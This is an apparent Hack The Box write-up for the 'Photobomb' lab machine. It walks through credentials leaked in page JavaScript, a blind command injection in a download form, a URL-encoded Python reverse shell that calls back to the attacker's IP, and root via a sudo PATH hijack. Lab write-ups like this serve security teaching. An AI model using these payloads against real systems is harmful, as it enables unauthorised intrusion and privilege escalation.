Photobomb

19th May 2022 / Document No D22.100.202

Prepared By: sebh24 & C4rm3l0

Machine Author(s): Slartibartfast

Difficulty: Easy

Synopsis

Photobomb is an easy Linux machine where plaintext credentials are used to access an internal web application with a `Download` functionality that is vulnerable to a blind command injection. Once a foothold as the machine's main user is established, a poorly configured shell script that references binaries without their full paths is leveraged to obtain escalated privileges, as it can be ran with `sudo`.

Skills Required

- Enumeration
- Source Code Analysis
- Linux CLI Usage

Skills Learned

- Command Injection
- Exploiting UNIX PATH variables

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.182| grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p $ports -sV 10.10.11.182
```


```
nmap -p $ports -sV 10.10.11.182

Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-12 12:10 EET
Nmap scan report for 10.10.11.182
Host is up (0.053s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap done: 1 IP address (1 host up) scanned in 7.31 seconds
```

An initial `Nmap` scan reveals port `22` (SSH) and port `80` (`Nginx`) open.


HTTP

We browse to port `80` and are redirected to the `photobomb.htb` domain, which we add to our `/etc/hosts` file, before refreshing the page.

```
echo "10.10.11.182 photobomb.htb" | sudo tee -a /etc/hosts
```



The page advertises an upcoming premium photographic gift franchise with a "state-of-the-art" web application. The page also has a "click here" link, redirecting to another page `/printer`. Following the hyperlink prompts us for login credentials, which according to the post are provided in some kind of "welcome pack".



When performing web application testing it can often be extemely useful to view the page source of a website. By inspecting the page source we can understand the web page we are looking at in a bit more detail and find any scripts that may be running under the hood. Additionally, web developers sometimes make mistakes and leave misconfigurations or credentials within the viewable source code of a web page. By right-clicking the page and selecting "View Source", we can take a look at the underlying `HTML`.

```
<!DOCTYPE html>
<html>
<head>
  <title>Photobomb</title>
  <link type="text/css" rel="stylesheet" href="styles.css" media="all" />
  <script src="photobomb.js"></script>
</head>
<body>
  <div id="container">
    <header>
      <h1><a href="/">Photobomb</a></h1>
    </header>
    <article>
      <h2>Welcome to your new Photobomb franchise!</h2>
      <p>You will soon be making an amazing income selling premium photographic gifts.</p>
      <p>This state of-the-art web application is your gateway to this fantastic new life. Your wish is its command.</p>
      <p>To get started, please <a href="/printer" class="creds">click here!</a> (the credentials are in your welcome pack).</p>
      <p>If you have any problems with your printer, please call our Technical Support team on 4 4283 77468377.</p>
    </article>
  </div>
</body>
</html>

```


We find a script that runs on the page, named `photobomb.js`. We click on the `photobomb.js` hyperlink and are given a view of the script itself.

```
function init() {
  // Jameson: pre-populate creds for tech support as they keep forgetting them and emailing me
  if (document.cookie.match(/^(.*;)?\s*isPhotoBombTechSupport\s*=\s*[^;]+(.*)?$/)) {
    document.getElementsByClassName('creds')[0].setAttribute('href','http://pH0t0:b0Mb!@photobomb.htb/printer');
  }
}
window.onload = init;
```

We are presented with a `JavaScript` function, which based on the comment made by "Jameson", has been created to pre-populate credentials for tech support. We read through the function in more detail and confirm it performs the following:

- Matches the document cookie to that of the `PhotoBombTechSupport` team.
- Gets all elements that have a class name of "creds"; in this case it is referring to the anchor tag (`<a>`) on the main page that links to the `/printer` page.
- The next major part of the function essentially sets the attributes of the `username` and `password` parameters within the `creds` class, authenticating automatically.

We proceed to browse to `/printer` and use the discovered credentials `ph0t0:b0Mb!` to authenticate successfully.



We are presented with a webpage that includes a variety of images, as well as the ability to specify their dimensions and download them. Before clicking the download button, we launch `BurpSuite`, a tool commonly used for performing web application penetration testing. `BurpSuite` has the capability to intercept and inspect web requests through its proxy feature, making it an essential tool for identifying vulnerabilities within web applications. For a more comprehensive understanding of the topic, interested individuals may refer to the academy module on web proxy usage and implementation in penetration testing.


We proceed to intercept the request sent by clicking the `Download` button.

```
Pretty  Raw  Hex
1  POST /printer HTTP/1.1
2  Host: photobomb.htb
3  User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:102.0) Gecko/20100101 Firefox/102.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 76
9  Origin: http://photobomb.htb
10 Authorization: Basic cEgwdDA6YjBNYiE=
11 Connection: close
12 Referer: http://photobomb.htb/printer
13 Upgrade-Insecure-Requests: 1
14
15 photo=finn-whelen-DTfhsDIWNSg-unsplash.jpg&filetype=jpg&dimensions=3000x2000
```

At the bottom of the request we can see the data being submitted; in this case there are three parameters, namely `photo`, `filetype`, and `dimensions`. How these parameters are handled in the backend can sometimes require a combination of brute force and educated guessing, which we will take a look at next.

Foothold

We begin testing for command injection within the `BurpSuite` `Repeater`. First, we attempt to test for a command injection vulnerability by entering a semi-colon (which is a delimiter for commands in `Bash` as well as most scripting languages) into each field, followed by the command `id`.




The application does not return any useful output within the `HTTP` response, so a different technique is required for testing.

We proceed to edit the command that we are attempting to inject to a `ping` command, which if successful will send `ICMP` packets to the specified address. To capture such packets, we set up a `tcpdump` for all `ICMP` traffic on the `tun0` interface of our local machine, which is by default used by our lab `VPN`. We also make sure to account for the spaces and any other special characters in our payload by `URL`-encoding the command by selecting it and pressing `CTRL+u` inside the `BurpSuite` repeater, so as to ensure the

application properly processes it.

```
ping -c 3 10.10.14.17
```



> Once more, we attempt pasting our payload into all three of the parameters, one at a time, until we see the packets on our `tcpdump`.

```
sudo tcpdump -ni tun0 icmp
```

```
sudo tcpdump -ni tun0 icmp

tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
14:04:07.447756 IP 10.10.11.182 > 10.10.14.17: ICMP echo request, id 5, seq 1, length 64
14:04:07.447824 IP 10.10.14.17 > 10.10.11.182: ICMP echo reply, id 5, seq 1, length 64
14:04:08.450132 IP 10.10.11.182 > 10.10.14.17: ICMP echo request, id 5, seq 2, length 64
14:04:08.450149 IP 10.10.14.17 > 10.10.11.182: ICMP echo reply, id 5, seq 2, length 64
14:04:09.451538 IP 10.10.11.182 > 10.10.14.17: ICMP echo request, id 5, seq 3, length 64
14:04:09.451556 IP 10.10.14.17 > 10.10.11.182: ICMP echo reply, id 5, seq 3, length 64
```

As seen by the `ICMP` request reaching our host, we have found out that the `filetype` parameter is vulnerable to a blind command injection (blind since we do not receive any output from the injection). The next step is to convert our ability to execute arbitrary commands on the target to obtaining an interactive shell. To do so, we first set up a `Netcat` listener on port `8888` to catch the reverse shell, should our payload work.

```
nc -nvlp 8888
```

We proceed to try out different payloads until one gives us a callback to our listener. After some testing, we try out a `Python` payload.

```
export RHOST="10.10.14.17";export RPORT=8888;python3 -c 'import
sys,socket,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),int(os.getenv("RPORT"
))));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn("sh")'
```

We `URL`-encode it to ensure the application passes the request properly; the final `POST` request looks as follows:

```
POST /printer HTTP/1.1
Host: photobomb.htb
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 312
Origin: http://photobomb.htb
Authorization: Basic cEgwdDA6YjBNYiE=
Connection: close
Referer: http://photobomb.htb/printer
Upgrade-Insecure-Requests: 1

photo=voicu-apostol-MWER49YaD-M-
unsplash.jpg&filetype=jpg;export+RHOST%3d"10.10.14.17"%3bexport+RPORT%3d8888%3bpython3+
-
c+'import+sys,socket,os,pty%3bs%3dsocket.socket()%3bs.connect((os.getenv("RHOST"),int(o
s.getenv("RPORT"))))%3b[os.dup2(s.fileno(),fd)+for+fd+in+
(0,1,2)]%3bpty.spawn("sh")'&dimensions=3000x2000
```

Using the `Python3` `URL`-encoded reverse shell command we have now received a reverse shell as the user `wizard`.

```
nc -nvlp 8888

listening on [any] 8888 ...
connect to [10.10.14.17] from (UNKNOWN) [10.10.11.182] 59610
$ id

uid=1000(wizard) gid=1000(wizard) groups=1000(wizard)
```

We upgrade our shell to a `TTY` using the following `Python` one-liner.

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

The `user` flag can be found at `/home/wizard/user.txt`.

Privilege Escalation

Enumeration

Enumeration of the target system shows a cronjob running a `Bash` script located under `/opt/` every 5 minutes.

```
wizard@photobomb:~$ crontab -l | tail -n 5

#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow   command
*/5 * * * * sudo /opt/cleanup.sh
```

As the cronjob is being ran with `sudo`, we check what other commands the `wizard` user might be allowed to run with elevated privileges.

```
sudo -l
```

```
wizard@photobomb:~$ sudo -l

Matching Defaults entries for wizard on photobomb:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User wizard may run the following commands on photobomb:
    (root) SETENV: NOPASSWD: /opt/cleanup.sh
```

The output shows that the user wizard may run the `/opt/cleanup.sh` script with super user (`root`) permissions, without the need for a password. Moreover, for this one command we may also set environment variables, as indicated by the `SETENV` flag.

We cannot edit the script, but can read the contents of the file.

```
cat /opt/cleanup.sh
```

```
wizard@photobomb:~$ cat /opt/cleanup.sh

#!/bin/bash
. /opt/.bashrc
cd /home/wizard/photobomb

# clean up log files
if [ -s log/photobomb.log ] && ! [ -L log/photobomb.log ]
then
  /bin/cat log/photobomb.log > log/photobomb.log.old
  /usr/bin/truncate -s0 log/photobomb.log
fi

# protect the priceless originals
find source_images -type f -name '*.jpg' -exec chown root:root {} \;
```

Upon examining the script, we see that the `.bashrc` bash shell script is executed on the second line. This script is typically only found in both users' home directories and in the system-wide directory `/etc/bash.bashrc`. As this script has likely been added by a system administrator, we proceed to compare the `/etc/bash.bashrc` file to the script in question.

```
diff /etc/bash.bashrc /opt/.bashrc
```

```
wizard@photobomb:~$ diff /etc/bash.bashrc /opt/.bashrc

5a6,11
> # Jameson: ensure that snaps don't interfere, 'cos they are dumb
> PATH=${PATH/:\/snap\/bin/}
>
> # Jameson: caused problems with testing whether to rotate the log file
> enable -n [ # ]
>
```

The enable command that has been added enables and disables built-in shell commands. In this case we can see that the enable command **disables** the built-in shell command `[`. Importantly, this command is referenced without an absolute path like `/usr/bin/[`, meaning that when the script is executed, **all** directories referenced in the `$PATH` environment variable are searched for the binary. The aforementioned

variable typically looks something like this:

```
/home/wizard:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
```

The colon `:` thereby acts as a delimiter between the directories, which are checked left-to-right until the target binary has been found.

Exploitation

Since `SETENV` is specified in the `sudoers` file, as mentioned previously, we can set a custom `PATH` variable when executing the script. What this means is that we can reference a malicious, alternative file named `[` in the edited `PATH` variable, which will then be ran with `root` permissions by the executed `/opt/.bashrc` script.

We utilise the following commands to create the file and then add `/bin/bash` to it, which is the binary that will be executed once the script tries to access our evil `[` file.

```
touch /tmp/[
echo '/bin/bash' > /tmp/[
```


> Note: The exact same can be done find the `find` command instead of `[`, as `find` is ran without an absolute path at the end of the `cleanup.sh` script.

Next, we want to make the file we created executable, which we can do using `chmod`.

```
chmod +x /tmp/[
```

Finally, we run the `cleanup.sh` script with root permissions, using the `PATH` variable we have set to point to the `/tmp` directory, which means that this directory will be checked before all others referenced in the variable, when a command is ran without an absolute path, like in this case the `[` command.

```
sudo PATH=/tmp:$PATH /opt/cleanup.sh
```



Our payload triggered successfully, and we have obtained a shell as `root`. The final flag can be found at `/root/root.txt`.